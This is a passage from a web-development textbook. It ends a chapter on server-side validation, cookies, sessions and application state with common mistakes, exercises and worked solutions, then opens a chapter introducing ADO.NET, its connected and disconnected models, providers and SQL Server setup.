Validation at the edge, always on the server. A scan starts from an address a user types, and a community post starts from text a user writes. Both are validated on the server before anything else happens: the shape of the address, the length of the text, and — for every link posted in the community — the Link Safety screen, a rule-based check that combines several signals to catch scam links. Client-side checks exist for comfort, and none of them is trusted.

State chosen by scope and lifetime. Who is signed in belongs to a session; the weekly score trend of a brand belongs to the database, because it must outlive every session; per-tier limits and cached configuration belong to the application. The dashboard gathers notifications, followed channels and rank in one request, and each piece comes from the place whose lifetime fits it.

Optimistic interfaces, honest servers. A community post appears the moment it is sent — client-side state that *assumes* success — and if the server refuses, the text is restored. The server remains the only judge, as in **Figure 14.1**.

Personal data as a feature. Passwords are kept only as Argon2id hashes; consent is explicit; logins are rate-limited; and users can export their data, change their e-mail or password, and purge their account entirely — UU PDP duties turned into buttons. The Laundry's PBKDF2 hashes, `HttpOnly` cookies and expiring sessions are the same discipline at classroom scale.

As always, the runnable case study is **Profitina Laundry**, never the real product. What carries across is the shape: validate every input on the server, keep every piece of state in the place whose scope and lifetime match it, and never let the browser decide what the server must know.

14.14 Common Mistakes, and How to Avoid Them

Validating only in the browser. A single `curl` command skips it. Every rule must exist on the server; the browser copy is optional.

Forgetting `Page.IsValid` or `ModelState.IsValid`. The validators report; they do not stop the handler. Test the flag before storing anything.

A range or compare validator without `Type`. Without `Type="Integer"`, `"9"` is greater than `"18"`. Always state the type.

Relying on a regular expression to reject empty input. In Web Forms and in data annotations alike, an empty value passes every rule except "required". Pair them.

Non-nullable properties in an input model. An empty date becomes `0001-01-01` and an empty number becomes `0`, silently. Use `DateOnly?` and `int?` with `[Required]`.

Trusting a hidden field, a cookie or a query string. They are input. Validate them on arrival; never read a price, a total or a role from them.

Printing a query-string value without escaping. `<%= Request.QueryString["name"] %>` is cross-site scripting. Use `<%: %>`, Razor's `@`, or an escaping function.

Showing a page directly after a successful POST. Reload repeats the POST and creates a second customer. Redirect.

Changing an object read from the ASP.NET Core session and not writing it back. The session holds JSON text, not your object. `Set` it again.

`UseSession()` after `MapRazorPages()`, or not at all. The pages then throw "Session has not been configured". Order matters in the pipeline.

Unsafe application state. `count++` on a shared field loses increments under load. Use `Interlocked`, `AtomicInteger`, a lock, or `flock`.

Personal or secret data in a Flask session, a cookie or view state. All three can be read by whoever holds the browser. Signed is not encrypted.

Cookies without `HttpOnly`, `Secure` and `SameSite`. Set all three unless there is a specific reason not to.

Expecting PHP to receive `Input.Name`. It arrives as `$_POST['Input_Name']`.

Putting the session id in the address. It leaks through logs and the `Referer` header. Cookies only.

14.15 Chapter Summary

Bad data is useless, unauthenticated or contradictory (**Table 14.1**). Browsers can catch some of the first kind; only the server can catch the other two, because only the server knows what the value should be (**Figure 14.1**).

Client-side validation is a courtesy; server-side validation is the law. The test program sent a wrong form with no browser at all, and the server caught all seven problems.

Web Forms validators (**Table 14.2**) — `RequiredFieldValidator`, `CompareValidator`, `RangeValidator`, `RegularExpressionValidator`, `CustomValidator` and `ValidationSummary` — run in the browser and on the server, and report into `Page.IsValid`, which the handler must check (**Listing 14.10**, **Listing 14.11**).

Razor Pages writes rules as data annotations on an input model (**Listing 14.17**); model binding and validation fill `ModelState` before the handler runs (**Listing 14.20**); tag helpers draw fields, messages and `data-val-*` attributes (**Listing 14.21**); the unobtrusive script turns those into browser checks (**Figure 14.12**). A custom `ValidationAttribute` with `IClientModelValidator` recognizes Indonesian mobile numbers on both sides (**Table 14.3**, **Listing 14.19**, **Listing 14.22**); `IValidatableObject` and `ModelState.AddModelError` add rules that need today's date or the database.

HTTP forgets (**Figure 14.13**). State is kept on the client — view state, control state, hidden fields, query strings, cookies — or on the server — session, TempData, application state and the cache, profiles and the database (**Figure 14.15**, **Figure 14.16**). Choose by scope and lifetime (**Figure 14.17**, **Table 14.4**).

Cookies need `HttpOnly`, `Secure` and `SameSite` (**Table 14.5**); a cookie is a preference, checked on every read (**Listing 14.32**). **Sessions** keep data on the server behind a random id in a cookie (**Figure 14.23**, **Listing 14.44**). **TempData and flash messages** carry a message across one redirect, and **Post/Redirect/Get** makes reloading harmless (**Figure 14.25**). **Application state** is shared and must be thread-safe (**Listing 14.40**, **Listing 14.41**).

The same front desk runs four ways (**Table 14.6**) and one black-box test proves them identical. **Security and UU PDP No. 27/2022** decide where personal data may live and for how long (**Table 14.7**).

For the wider list of web risks that validation and state management defend against, see the OWASP Top 10 [19].

14.16 Exercises

14.1 Classify each as useless, unauthenticated or contradictory, and say where it can be caught: an e-mail address `rina@`; a posted `outlet=O09`; a draft with two lines on rack `A05`; a customer id `C0001` in the hidden field of a draft opened for `C0257`; a date of birth in 2031.

14.2 A `CompareValidator` has `Operator="GreaterThan"`, `ValueToCompare="18"` and no `Type`. What does it say about 9, 18, 19 and 200? Then add `Type="Integer"` and answer again.

14.3 Apply the rule of **Table 14.3** by hand to `+62-857.0000.1234`, `6208123456789`, `0812 3456 78901` and `(031) 555 0199`. Which are accepted, and how is each stored?

14.4 Someone proposes a Razor Pages attribute `[RackAvailable]` for the "rack already taken" rule. Explain why that is not a good idea, and say where the rule belongs instead.

14.5 In the running Razor Pages track, switch JavaScript off in the browser (or use `curl`) and submit the customer form with the phone `021-555-0199`. What status and message come back? Then do the same in the PHP track.

14.6 Remove `ValidateComplexTypesIfChildValidationFails = true` from **Listing 14.16**, rebuild, and post the wrong customer form of Section 14.2.4 again. How many messages come back, and which one is missing? Why?

14.7 In **Listing 14.27**, trace the value of `ViewState["Name"]` and of the label through: the first GET; a postback with *Hi*; a postback with the box emptied.

14.8 Open the state lab in two browsers and make the following requests in order: A GET, A GET, B GET, A POST the form, B follow the link, A follow the link. Write the five counters after each request, then check in any track.

14.9 In **Listing 14.38**, delete the line `HttpContext.Session.Set(Key, draft);` near the end of `OnPost`. What does the cashier see after adding a line, and why?

14.10 Remove the redirect at the end of a successful customer POST in the Flask track and render the draft page directly instead. Register a customer, then press Reload and confirm. What happens in the database?

14.11 Decide where to keep each of these, using **Figure 14.17**, and justify: the language a customer chose for the status page; the number of bills created today at an outlet, shown on every counter; the step of a three-step "new employee" wizard; the list of services currently on promotion; a customer's complaint.

14.12 Using `tests/peek_cookies.py` or the browser's developer tools, look at the Flask track's session cookie after adding two lines to a draft. What can you read? Change one character and send the cookie back: what does Flask do? What would you change before storing the customer's phone number in that session?

14.17 Solutions to the Exercises

14.1 `rina@` is useless (wrong shape): caught by the pattern in the browser and on the server. `outlet=O09` is unauthenticated: only the server, which knows the outlets, can refuse it. Two lines on `A05` are contradictory: the server compares with the draft in the session. `C0001` in the hidden field is unauthenticated: the server compares with the session's draft and refuses. A birth date in 2031 is contradictory with today's date: the server's `Validate`, since the browser rule of this chapter checks only that a date was given.

14.2 Without `Type`, the comparison is between strings. `"9" > "18"` is true, because the character `9` comes after `1`; `"18" > "18"` is false; `"19" > "18"` is true; `"200" > "18"` is true, because `2` comes after `1`. So 9 is wrongly accepted. With `Type="Integer"`: 9 refused, 18 refused (not *greater*), 19 and 200 accepted.

14.3 `+62-857.0000.1234` → remove separators: `+6285700001234` → prefix: `085700001234` → 12 digits, matches → `0857-0000-1234`. `6208123456789` → prefix `62` replaced: `008123456789` → does not begin with `08`: refused (the person typed the local `0` after the country code). `0812 3456 78901` → `0812345678901`, 13 digits, matches → `0812-3456-78901`. `(031) 555 0199` → `0315550199` → begins `03`, a Surabaya landline: refused.

14.4 An attribute receives one value and knows nothing about the outlet, the database or the other lines of the draft, and it runs during model binding, before the handler has loaded anything. It would have to reach into the database from a static context, and it could not produce a browser half at all. The rule belongs in the handler, after the attributes, as a `ModelState.AddModelError` that uses the store and the outlet — as **Listing 14.38** does.

14.5 Status 422 and the summary item *Enter an Indonesian mobile number such as 0812-3456-7890 or +62 812 3456 7890.* The PHP track answers exactly the same, although it has no client-side validation at all: the server rule is the same rule.

14.6 Six messages; the date-of-birth message is missing. By default, `Validate` of `IValidatableObject` is not called when a property attribute has already failed, so the future date is reported only after the other six problems are fixed. The option asks for all problems at once.

14.7 First GET: `ViewState["Name"]` is `null`, so it and the label become *No Value in View State*. Postback with *Hi*: view state is restored, not `null`, so both become *Hi*. Postback with an empty box: restored as *Hi*, so the first branch copies the empty box and both become the empty string — which is still not `null`, so later postbacks keep copying the box.

14.8 After A GET: app 1, session 1, cookie 1, hidden 0, query 0. A GET: 2, 2, 2, 0, 0. B GET: 3, 1, 1, 0, 0. A POST: 4, 3, 3, 1, 0. B link (`?count=1`): 5, 2, 2, 0, 1. A link (`?count=1`): 6, 4, 4, 0, 1. Application counts every request of both browsers; session and cookie count each browser separately; hidden and query move only with their own kind of request.

14.9 The handler redirects, the GET reads the draft from the session, and the new line is not there: the draft object was changed in memory, but the session still holds the old JSON text. The page shows the old lines, as if the cashier had done nothing.

14.10 The page shows the draft, but the browser's last request is the POST. Reload asks to resubmit the form; confirming sends the POST again, the form is still valid, and a second customer C0258 with the same name and phone is created. Post/Redirect/Get prevents it.

14.11 The language: a cookie (a long-lived, non-secret preference of one browser). Bills created today: the database, perhaps cached application-wide for a minute. The wizard step: a hidden field or the query string (one form; the server still validates each step). Services on promotion: the application cache. A complaint: the database — it must last, and as personal data it belongs where it can be protected, corrected and deleted.

14.12 The decoded cookie shows `_permanent`, `csrf` and the `draft` with its customer id and lines. Changing a character breaks the signature: Flask ignores the cookie and starts an empty session, so the draft disappears and the next POST is refused with 400 (the CSRF token no longer matches). Before storing a phone number, keep the session on the server so that the cookie carries only an id — or better, do not put the phone in the session at all: it is in the database.

Chapter 15
ADO.NET and the Data Layer

By the end of this chapter you will know how a .NET program talks to a database, from the first connection string to the last `Commit()`, and you will be able to build the part of a web application that nobody sees and everybody depends on: the **data layer**. You will learn ADO.NET's two ways of working — *connected*, with a connection, a command, parameters and a DataReader streaming rows one at a time, and *disconnected*, with a DataAdapter filling a DataSet of DataTables that live in memory, remember every change and write them back later. You will run, not merely read, a DataSet built by hand, a DataRow walking through every one of its states, a DataView that sorts and finds, a DataSet turned into XML and back, and the whole Profitina Laundry database held in memory with its keys and relations enforced. You will see why transactions exist, and you will write the operation every laundry performs dozens of times a day — create a bill, its first payment and its first status-log entry — so that either all three rows are written or none is. You will write a stored procedure in MySQL and call it; you will watch SQL injection empty a table's worth of rows into the wrong hands and then watch parameters stop it. You will put all of it behind one interface, a *repository*, and see the same interface implemented over a DataSet, over any ADO.NET provider, and again in PHP with PDO, in Java with JDBC and in Python with `sqlite3`, each with its tests. Finally you will meet Entity Framework Core, the object–relational mapper that most new .NET applications use instead of writing SQL by hand, and you will know when to reach for it and when not to.

15.1 Where We Left Off

Chapter 5 taught SQL from zero on the Profitina Laundry database: the seven tables, keys, joins, `GROUP BY`, a first transaction, and PHP talking to MySQL through `mysqli` and then PDO with prepared statements. Chapter 7 did the same in Java, with JDBC and a Data Access Object behind servlets. Chapter 9 brought ASP.NET onto the stage, first as the Web Forms model of the 2000s and then as ASP.NET Core Razor Pages on .NET 10. Chapter 13 put data on a page with the GridView and its modern Razor form, and Chapter 14 validated what the visitor typed and kept state between requests.

In every one of those chapters the data came from somewhere, and the pages simply had it. This chapter opens that box. It is the ASP.NET chapter about *where data comes from*, and its technology is **ADO.NET**, the part of .NET that has been doing this job since 2002.

Three questions organize the chapter.

What is ADO.NET, and why does it have two halves? Sections 15.2 to 15.9 answer. There is a connected half — open, ask, read, close — which is the half every web page uses, and a disconnected half, a small in-memory database called the DataSet, which was designed for a world of desktop programs and slow networks and still teaches more about data than any other piece of .NET. Both halves run in this chapter on nothing but the .NET 10 SDK.

How do several writes become one act? Sections 15.5, 15.10 and 15.12 answer, with transactions in ADO.NET, in a MySQL stored procedure and in a repository. The running example

is the most ordinary moment in the laundry: a customer hands over five kilograms of shirts, pays Rp 20.000 of the Rp 40.000 now, and walks out with a receipt. Three rows, one act.

Where should the SQL live, and who may put text into it? Sections 15.11 and 15.12 answer: in one layer, behind one interface, with every value travelling as a parameter. Section 15.11 shows exactly what happens when that rule is broken.

> **KEY INSIGHT.** A page should never open a database connection. It should ask a data layer a question in the language of the shop — "create this bill", "what is owed on B2954?" — and receive an answer or a sentence explaining why not. Everything this chapter teaches about connections, commands, readers, DataSets and transactions lives *inside* that layer, which is why you can change all of it without touching a page.

15.1.1 What ran in this book, and what did not

This book's build machine has the .NET 10 SDK but no access to NuGet, the package gallery from which .NET projects download database providers. Everything in `System.Data` — the DataSet, DataTable, DataRelation, DataView, DataRow states and versions, XML, and the provider-independent base classes `DbConnection`, `DbCommand`, `DbParameter`, `DbDataReader` and `DbTransaction` — is part of the shared framework and **ran here**. The providers for SQLite (`Microsoft.Data.Sqlite`), MySQL (`MySqlConnector`) and SQL Server (`Microsoft.Data.SqlClient`), and Entity Framework Core, are NuGet packages and **did not run here**. The code that needs them is complete, sits behind a compile switch, and is marked "not run" wherever it appears; you install the package with the one command printed beside it and switch it on. The PHP, Java and Python versions of the data layer use drivers that were available and **ran here against a copy of the real Laundry database**, with their tests. `VERIFIED.md` in the chapter's code folder lists every command that was executed. No output in this chapter was typed by hand.

15.2 What ADO.NET Is

15.2.1 One interface for many kinds of data

A program that keeps its data in MySQL today may keep it in SQL Server next year, and read a CSV file from a supplier every Monday. If every one of those sources had its own way of connecting, asking and reading, the program would have to be rewritten at every change. The answer, older than .NET, is to put an **application programming interface** (API) between the program and the data, and a **provider** — a driver — between the API and each kind of source. **Figure 15.1** draws it: the application talks only to the API; each provider translates for one database; and a bridge such as ODBC reaches sources that have no provider of their own.



Figure 15.1 Universal data access: the application speaks to one API, behind which a provider for each database (MySQL, DB2, Oracle) translates and an ODBC bridge reaches a source with no provider of its own. The source no longer matters to the application.

> **DEFINITION. ADO.NET** is the set of .NET classes, in the namespace `System.Data` and its children, through which a .NET program reaches structured data: relational databases above all, but also XML documents and any other source for which a provider exists. It offers a uniform object-oriented interface — connection, command, parameter, reader, transaction, adapter, DataSet — and a **data provider** for each kind of source implements that interface [1].

This is object-oriented programming applied to data. A row becomes an object, a table becomes a collection of objects, and *where the data came from* stops mattering to the code that uses it. **Figure 15.2** shows Microsoft's layering: ADO.NET at the top; below it providers for SQL Server, Oracle and MySQL, a bridge to ODBC and a bridge to OLE DB; below those, SQL data (SQL Server, Oracle, Jet, FoxPro) and non-SQL data (directory services, mail, text, video).



Figure 15.2 Microsoft's layered architecture for data access. Native providers reach SQL Server, Oracle and MySQL directly; ODBC and OLE DB reach everything else, including sources that are not SQL databases at all.

15.2.2 A short history: ODBC, OLE DB, ADO, ADO.NET

ADO.NET has three ancestors, each of which you will still meet in connection strings and in old code.

ODBC (Open Database Connectivity, 1992) was the first widely used universal API: a C interface and a driver per database. It still exists on every operating system, and a program that finds no better provider can almost always fall back to it. **OLE DB** (1996) was Microsoft's COM-based successor, designed to reach non-relational sources too; a connection string that begins `provider=SQLOLEDB` or `provider=Microsoft.Jet.OLEDB.4.0` is an OLE DB string. **ADO** (ActiveX Data Objects, 1996) wrapped OLE DB in a friendlier object model for Visual Basic and classic ASP pages; its central object was the *Recordset*, a cursor over the rows of one query. **ADO.NET** (2002) arrived with the first .NET Framework. Despite the name it is not a new version of ADO; it is a redesign [2], and **Table 15.1** lists the differences that mattered.

Table 15.1 ADO and ADO.NET compared. The second and third rows are the DataSet, which is the part of ADO.NET that had no ancestor.

	ADO (1996)	ADO.NET (2002 onward)
Access model	connection-oriented only	connection-oriented **and** connectionless
Reading	a sequential cursor over the result	a DataReader (sequential) **or** a DataSet held in main memory with direct access to any row
Tables per result object	one (the Recordset)	many, with relations between them (the DataSet)
Moving data between programs	COM marshalling, Windows only	XML, readable by any platform
Today	maintenance only	the base of all .NET data access, including Entity Framework Core

15.2.3 Two ways of working

Data processing used to be two-tier: a desktop program held a connection to the database server for as long as it ran. That works for ten clerks in one office. It does not work for a web application with a thousand visitors, most of whom are reading a page rather than using the database, and it works badly across a slow network where every round trip costs time. As systems became multi-tier — browser, web server, database server — programs moved to a **disconnected** approach: fetch what you need, let go of the connection, work in memory, and reconnect briefly to write the changes back. ADO.NET supports both, and **Figure 15.3** is the picture to keep in mind for the rest of the chapter.



Figure 15.3 ADO.NET's two halves: on the right the **managed providers** (Connection, Command, Transaction, DataReader, DataAdapter) work against the database; on the left the **content components** (a DataSet of DataTables and DataRelations) hold data in memory and read and write XML. The DataAdapter's `Fill` and `Update` are the only bridge between them.

> **DEFINITION.** In the **connection-oriented** (connected) model the program keeps a connection open while it works: it sends a command and reads the result row by row through a DataReader. In the **connectionless** (disconnected) model the program holds no permanent connection: a DataAdapter opens one briefly to *fill* a DataSet in main memory, the program reads and changes the DataSet as long as it likes, and the adapter opens a connection briefly again to *update* the data source with the changes.

Table 15.2 sets the two side by side, with the kind of application each was intended for.

Table 15.2 The connected and disconnected models. A web request is short, so web pages mostly use the connected model — open late, close early — and use in-memory tables for work that happens after the rows have arrived.

	Connection-oriented	Connectionless
Connection	kept open while the program works	opened only for `Fill` and `Update`
Where the data is	in the database; rows stream past	copied into main memory (a DataSet)
Changes	sent at once, statement by statement	kept in memory, then written back together
Suits	short transactions, few parallel users, data that must be up to date	many parallel and long-lasting accesses, work while offline
Risk	holding connections too long	conflicting changes: someone else changed the row meanwhile
Laundry example	the cashier's "create bill" button	a report built once and sorted twenty ways

Figure 15.4 makes the difference visible as time. A DataReader holds its connection from the first row to the last, and if a page reads rows and renders them in the same loop, the connection is held

for the whole render. A DataAdapter holds a connection only for the few milliseconds of `Fill`, and again for `Update`.



Figure 15.4 How long each model holds a database connection. The connected model holds one for as long as rows are being used; the disconnected model holds one only while filling and while writing back.

If a connection is held for t_{query} while the rows arrive and t_{use} while the program uses them in the same loop, and the disconnected model holds one only for t_{fill} and t_{update}, then

$$T_{\text{connected}} = t_{\text{query}} + t_{\text{use}}, \qquad T_{\text{disconnected}} = t_{\text{fill}} + t_{\text{update}} \tag{15.1}$$

Equation (15.1) explains the whole design. A connection is a scarce resource — a database server allows a limited number at once, and a pool of them is shared by every request — so the model that holds each one for less time serves more visitors. In a web page, where t_{use} is tiny if you read the rows into a list first and render afterwards, the connected model wins on simplicity and speed; the disconnected model wins when t_{use} is long.

15.2.4 The components: providers and the DataSet

ADO.NET has two main components (**Figure 15.35** will show the second in detail):

- **.NET data providers**, explicitly designed for manipulating data and for fast, forward-only, read-only access to it. The **Connection** object connects to a data source. The **Command** object runs database commands to return data, modify data, run stored procedures, and send or retrieve parameter information. The **DataReader** provides a high-performance stream of rows. The **DataAdapter** is the bridge between a DataSet and the data source: it uses Command objects to run SQL that loads the DataSet and to reconcile changes made in the DataSet back to the source.
- **The DataSet**, explicitly designed to be independent of any data source. It can hold data from several different sources at once, can be read from and written to XML, and can simply manage data local to the application. A DataSet contains a collection of DataTables made of rows and columns, together with primary keys, foreign keys, constraints and relations between the tables.

A question you will face in every program is **DataReader or DataSet?** Use a DataSet to cache data locally so that you can manipulate it; to move data between tiers or to a web service; to bind data to controls or combine and relate data from several sources; or to do extensive processing without holding a connection that other clients could be using. If you only need to read the results of a query once, from first row to last, the DataReader is the better choice: a DataAdapter itself uses a DataReader to fill a DataSet, so reading directly saves the memory the DataSet would take and the work of building it.

15.2.5 Assemblies, namespaces and providers, then and now

In the .NET Framework all of ADO.NET lived in one assembly, `System.Data.dll`, and each provider had a namespace of its own. **Table 15.3** lists them and what became of each in modern .NET (.NET 5 and later, including .NET 10).

Table 15.3 ADO.NET's namespaces then and now. The general types stayed in the framework; almost every provider moved out into a NuGet package, which is why a new project must add one before it can reach a database.

Namespace (.NET Framework)	Purpose	Today on .NET 10
`System.Data`	general types: DataSet, DataTable, DataRow, DataView, IDbConnection…	shared framework, nothing to install
`System.Data.Common`	base classes for providers: DbConnection, DbCommand, DbDataReader…	shared framework
`System.Data.SqlClient`	Microsoft SQL Server provider	replaced by **`Microsoft.Data.SqlClient`** (NuGet)
`System.Data.SqlTypes`	SQL Server data types	shared framework
`System.Data.OleDb`	OLE DB provider	NuGet `System.Data.OleDb`, Windows only
`System.Data.Odbc` (since 1.1)	ODBC provider	NuGet `System.Data.Odbc`
`System.Data.OracleClient` (since 1.1)	Oracle provider	removed; Oracle's own `Oracle.ManagedDataAccess.Core` (NuGet)
`System.Data.SqlServerCe`	SQL Server Compact	discontinued; SQLite took its place
—	SQLite	**`Microsoft.Data.Sqlite`** (NuGet)
—	MySQL / MariaDB	**`MySqlConnector`** (NuGet, open source) or Oracle's `MySql.Data`
—	PostgreSQL	`Npgsql` (NuGet)

Adding a provider to a project is one command, typed in the folder that holds the project's `.csproj` file. These are the lines this chapter's code uses; they need an internet connection, and they are the only part of the chapter this book's build could not execute [3], [4]:

```
dotnet add package Microsoft.Data.Sqlite          # SQLite: the Laundry database file
dotnet add package MySqlConnector                  # MySQL 8 or MariaDB (XAMPP)
dotnet add package Microsoft.Data.SqlClient        # SQL Server, SQL Server Express,
Azure SQL
dotnet add package Microsoft.EntityFrameworkCore.Sqlite   # EF Core on SQLite (Section
15.16)
```

Each line writes a `<PackageReference>` into the `.csproj` file and downloads the package into a cache in your home folder; the next `dotnet build` finds it there. In VS Code with the C# Dev Kit you can do the same from the Solution Explorer: right-click the project, choose **Add NuGet Package…**, and search for the name.

15.3 Getting a Database to Talk To

ADO.NET grew up beside Microsoft SQL Server, and most ADO.NET material you will find uses it. This section installs it, because you will meet it at work; the Laundry code in this chapter uses SQLite, which needs no server, and MySQL, which you installed with XAMPP in Chapter 5.

15.3.1 SQL Server and SQL Server Management Studio

The current release, SQL Server 2025 (version 17.x), has been generally available since 18 November 2025 [5], in the editions of **Figure 15.5** [6]. Three of them are free: Standard Developer and Enterprise Developer have every feature of Standard and Enterprise and may be used for development and testing, and Express may be used in production with limits, among them 50 GB per database. The installer is on Microsoft's SQL Server download page [7]; choose **Basic** installation unless you have a reason not to. On macOS and Linux, SQL Server runs in a Docker container (`mcr.microsoft.com/mssql/server`), and on Linux it can also be installed natively from Microsoft's package repository [7].

SQL Server 2025

version 17.x
generally available
18 November 2025
Windows, Linux,
containers

Express	free, also in production; databases up to 50 GB
Standard Developer	free for development and testing; every Standard feature
Enterprise Developer	free for development and testing; every Enterprise feature
Evaluation	every Enterprise feature, free for 180 days
Standard, Enterprise	licensed editions for production

Figure 15.5 The editions of SQL Server 2025. Express and the two Developer editions are free, and Evaluation is free for 180 days.

SQL Server Management Studio (SSMS) is an integrated environment for managing any SQL Server infrastructure, from a local SQL Server to Azure SQL Database. It configures, monitors and administers servers and databases, deploys and upgrades the data-tier components your applications use, and lets you write queries and scripts. SSMS runs on Windows only; on macOS and Linux, VS Code's *SQL Server (mssql)* extension does the everyday part of the job, and it is also where the users of Azure Data Studio went when Microsoft retired that tool on 28 February 2026 [8]. The current version is SSMS 22, first released on 11 November 2025 and at 22.10.1 in September 2026 [9]. Its download is a small bootstrapper, `vs_SSMS.exe`, which opens the Visual Studio Installer; there you may pick optional workloads, and **Install** does the rest [10].

15.3.2 SQL Server authentication and the `sa` account

SQL Server can recognize a user in two ways. **Windows Authentication** trusts the Windows account the program runs under, and is the default. **SQL Server Authentication** checks a login name and password stored in SQL Server itself, which is what a program on another machine, in a container, or on Linux usually needs. To allow both, right-click the server's name in SSMS's Object Explorer, choose **Properties → Security**, and select **SQL Server and Windows Authentication mode** (**Figure 15.6**); the server must then be restarted.

